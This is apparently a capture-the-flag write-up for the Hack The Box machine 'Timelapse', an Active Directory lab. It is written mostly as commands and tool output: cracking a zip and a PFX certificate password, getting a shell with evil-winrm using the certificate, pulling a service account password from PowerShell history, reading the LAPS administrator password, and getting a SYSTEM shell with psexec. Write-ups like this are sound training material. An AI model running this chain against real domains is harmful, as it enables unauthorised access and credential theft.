| Machine Name | Difficulty | Machine Link |
|---|---|---|
| Timelapse | Easy | Escape |
Learned Point :
Learned how to authenticate to winrm using a cracked PFX certificate by extracting the private key and public certificate via OpenSSL and providing them to evil-winrm using the -c, -k, and -S flags
Certificate-Based Authentication (WinRM)
In environments where WinRM is secured with SSL (port 5986), users can authenticate using a PFX certificate containing their identity and private key. If you find a backup certificate and crack its password, you can bypass traditional password requirements entirely to gain a remote shell.
Attack Path :
- Initial Enumeration: Identified an open SMB share accessible to guest users.
- Foothold: Recovered a password-protected zip file containing a PFX certificate. Cracked both the zip and certificate passwords to impersonate the
legacyyuser via WinRM. - Lateral Movement: Discovered credentials for a service account (
svc_deploy) within the PowerShell command history. - Privilege Escalation: Exploited the
svc_deployaccount’s permissions to read the LAPS password for the Domain Controller, granting full Administrator access
Nmap Scan :
Nmap scan report for DC01.timelapse.htb (10.129.227.113)
Host is up, received echo-reply ttl 127 (0.043s latency).
Scanned at 2026-02-28 12:25:59 +0530 for 1s

PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5986/tcp  open  wsmans           syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
Using nxc, we discovered that the Shares directory was readable by a guest user without any credentials
➜  ~ nxc smb 10.129.227.113 -u 'guest' -p '' --shares
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\guest:
SMB         10.129.227.113  445    DC01             [*] Enumerated shares
SMB         10.129.227.113  445    DC01             Share           Permissions     Remark
SMB         10.129.227.113  445    DC01             -----           -----------     ------
SMB         10.129.227.113  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.227.113  445    DC01             C$                              Default share
SMB         10.129.227.113  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.227.113  445    DC01             NETLOGON                        Logon server share
SMB         10.129.227.113  445    DC01             Shares          READ
SMB         10.129.227.113  445    DC01             SYSVOL                          Logon server share
We connected to the share and found several LAPS-related documents and a backup file named winrm_backup.zip.
➜  Timelapse ls -l
total 1912
-rw-rw-r-- 1 destinyoo destinyoo  104422 Feb 28 12:27 LAPS_Datasheet.docx
-rw-rw-r-- 1 destinyoo destinyoo  641378 Feb 28 12:27 LAPS_OperationsGuide.docx
-rw-rw-r-- 1 destinyoo destinyoo   72683 Feb 28 12:27 LAPS_TechnicalSpecification.docx
-rw-rw-r-- 1 destinyoo destinyoo 1118208 Feb 28 12:27 LAPS.x64.msi
-rw-rw-r-- 1 destinyoo destinyoo    2611 Feb 28 12:26 winrm_backup.zip
The winrm_backup.zip file was password protected. We used zip2john to generate a hash and then cracked it using the rockyou.txt wordlist to find the password: supremelegacy.
destiny@Hawk:~/Downloads$ john winrm_hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Note: Passwords longer than 21 [worst case UTF-8] to 63 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:02 DONE (2026-02-28 12:29) 0.4717g/s 1638Kp/s 1638Kc/s 1638KC/s suzyr1..superkeep16
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Inside the zip file was a PFX certificate named legacyy_dev_auth.pfx. This certificate was also encrypted. We used pfx2johnand cracked the second password: thuglegacy.
➜  winrm_backup ls
legacyy_dev_auth.pfx
➜  winrm_backup pfx2john legacyy_dev_auth.pfx > legacy_dev_hash.txt
PFX Certificates in WinRM
A PFX file contains both the public certificate and the private key. When SSL is enabled for WinRM (Port 5986), users can authenticate using these certificates instead of traditional passwords, which is exactly what we will do to gain a shell.
destiny@Hawk:~/Downloads$ john legacy_hash.txt --wordlist=rockyou.txt
Warning: detected hash type "pfx", but the string is also recognized as "pfx-opencl"
Use the "--format=pfx-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 512/512 AVX512BW 16x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: Passwords longer than 16 [worst case UTF-8] to 48 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:01:12 DONE (2026-02-28 12:41) 0.01380g/s 44612p/s 44612c/s 44612C/s thyrin..thsco05
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We then used openssl to extract the private key and the certificate into .pem files for use with our exploitation tools
➜  winrm_backup openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out dc01_key.pem -nodes
Enter Import Password:
➜  winrm_backup openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out dc01_cert.pem
Enter Import Password:

➜  winrm_backup ls -l
total 20
-rw------- 1 destinyoo destinyoo 1232 Feb 28 12:43 dc01_cert.pem
-rw------- 1 destinyoo destinyoo 1952 Feb 28 12:42 dc01_key.pem
-rw-rw-r-- 1 destinyoo destinyoo 5077 Feb 28 12:42 legacy_dev_hash.txt
-rwxr-xr-x 1 destinyoo destinyoo 2555 Oct 25  2021 legacyy_dev_auth.pfx
Got the username :
➜  winrm_backup openssl x509 -in dc01_cert.pem -noout -subject -email
subject=CN=Legacyy
  winrm_backup openssl x509 -in dc01_cert.pem -noout -text | grep -A 1 "Subject Alternative Name"
            X509v3 Subject Alternative Name:
                othername: UPN:legacyy@timelapse.htb
➜  Timelapse nxc smb timelapse.htb --generate-krb5-file timelapse.krb
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
➜  Timelapse sudo cp timelapse.krb
Using the extracted certificate and key, we connected to the target via evil-winrm and got the user flag. Note that we used the -S flag to enable SSL for the connection on port 5986.
➜  winrm_backup evil-winrm -i 10.129.227.113 -c dc01_cert.pem -k dc01_key.pem -S

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


*Evil-WinRM* PS C:\Users\legacyy\Desktop> ls


    Directory: C:\Users\legacyy\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/28/2026   6:36 AM             34 user.txt
Privilege Escalation

We ran SharpHound and analyzed the results in BloodHound. The analysis showed that svc_deploy is a member of the LAPS_READERS group, which has permissions to read local administrator passwords
*Evil-WinRM* PS C:\Users\legacyy\Documents> ls


    Directory: C:\Users\legacyy\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        2/28/2026   7:26 AM        1051648 SharpHound.exe


*Evil-WinRM* PS C:\Users\legacyy\Documents> ./SharpHound.exe -c All
2026-02-28T07:26:47.3860887-08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2026-02-28T07:26:47.6204643-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2026-02-28T07:26:47.6517164-08:00|INFORMATION|Initializing SharpHound at 7:26 AM on 2/28/2026
2026-02-28T07:26:47.8548416-08:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2026-02-28T07:26:48.1048458-08:00|INFORMATION|Beginning LDAP search for timelapse.htb
2026-02-28T07:26:48.1673534-08:00|INFORMATION|Producer has finished, closing LDAP channel
2026-02-28T07:26:48.1673534-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2026-02-28T07:27:18.7143006-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2026-02-28T07:27:32.7610852-08:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2026-02-28T07:27:32.7923582-08:00|INFORMATION|Output channel closed, waiting for output task to complete
2026-02-28T07:27:32.9017313-08:00|INFORMATION|Status: 112 objects finished (+112 2.545455)/s -- Using 42 MB RAM
2026-02-28T07:27:32.9017313-08:00|INFORMATION|Enumeration finished in 00:00:44.8049318
2026-02-28T07:27:33.0111788-08:00|INFORMATION|Saving cache with stats: 71 ID to type mappings.
 71 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2026-02-28T07:27:33.0267216-08:00|INFORMATION|SharpHound Enumeration Completed at 7:27 AM on 2/28/2026! Happy Graphing!
After exploring the file system, we checked the PowerShell command history file. This often contains sensitive information or credentials entered by administrator.
*Evil-WinRM* PS C:\> cat $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
LAPS (Local Administrator Password Solution) stores the local administrator passwords for domain-joined machines in an Active Directory attribute. Since svc_deploy is a reader, we used nxc with the LDAP module to query the password for the Domain Controller (DC01).
➜  winrm_backup nxc ldap 10.129.227.113 -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' -M laps

LDAP        10.129.227.113  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:timelapse.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.227.113  389    DC01             [+] timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
LAPS        10.129.227.113  389    DC01             [*] Getting LAPS Passwords
LAPS        10.129.227.113  389    DC01             Computer:DC01$ User:                Password:j32V&/mnn,wDkji,8FNyL8La
The tool successfully retrieved the administrator password
LAPS Theory
LAPS periodically randomizes the local administrator password and stores it in the
ms-Mcs-AdmPwdattribute in AD. Access to this attribute should be strictly limited, as anyone who can read it effectively becomes a local administrator on that machine.
With the administrator credentials, we verified access using nxc and then used impacket-psexec to obtain a SYSTEM shell
➜  winrm_backup nxc smb dc01 -u 'administrator' -p 'j32V&/mnn,wDkji,8FNyL8La'
SMB         10.129.227.113  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\administrator:j32V&/mnn,wDkji,8FNyL8La (Pwn3d!)
Once inside, we navigated to the administrator’s desktop to retrieve the final flag
➜  winrm_backup impacket-psexec administrator@dc01
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on dc01.....
[*] Found writable share ADMIN$
[*] Uploading file oEJcveTq.exe
[*] Opening SVCManager on dc01.....
[*] Creating service GyXy on dc01.....
[*] Starting service GyXy.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2686]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Users\TRX\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 22CC-AE66

 Directory of C:\Users\TRX\Desktop

03/03/2022  10:45 PM    <DIR>          .
03/03/2022  10:45 PM    <DIR>          ..
02/28/2026  06:36 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   5,470,851,072 bytes free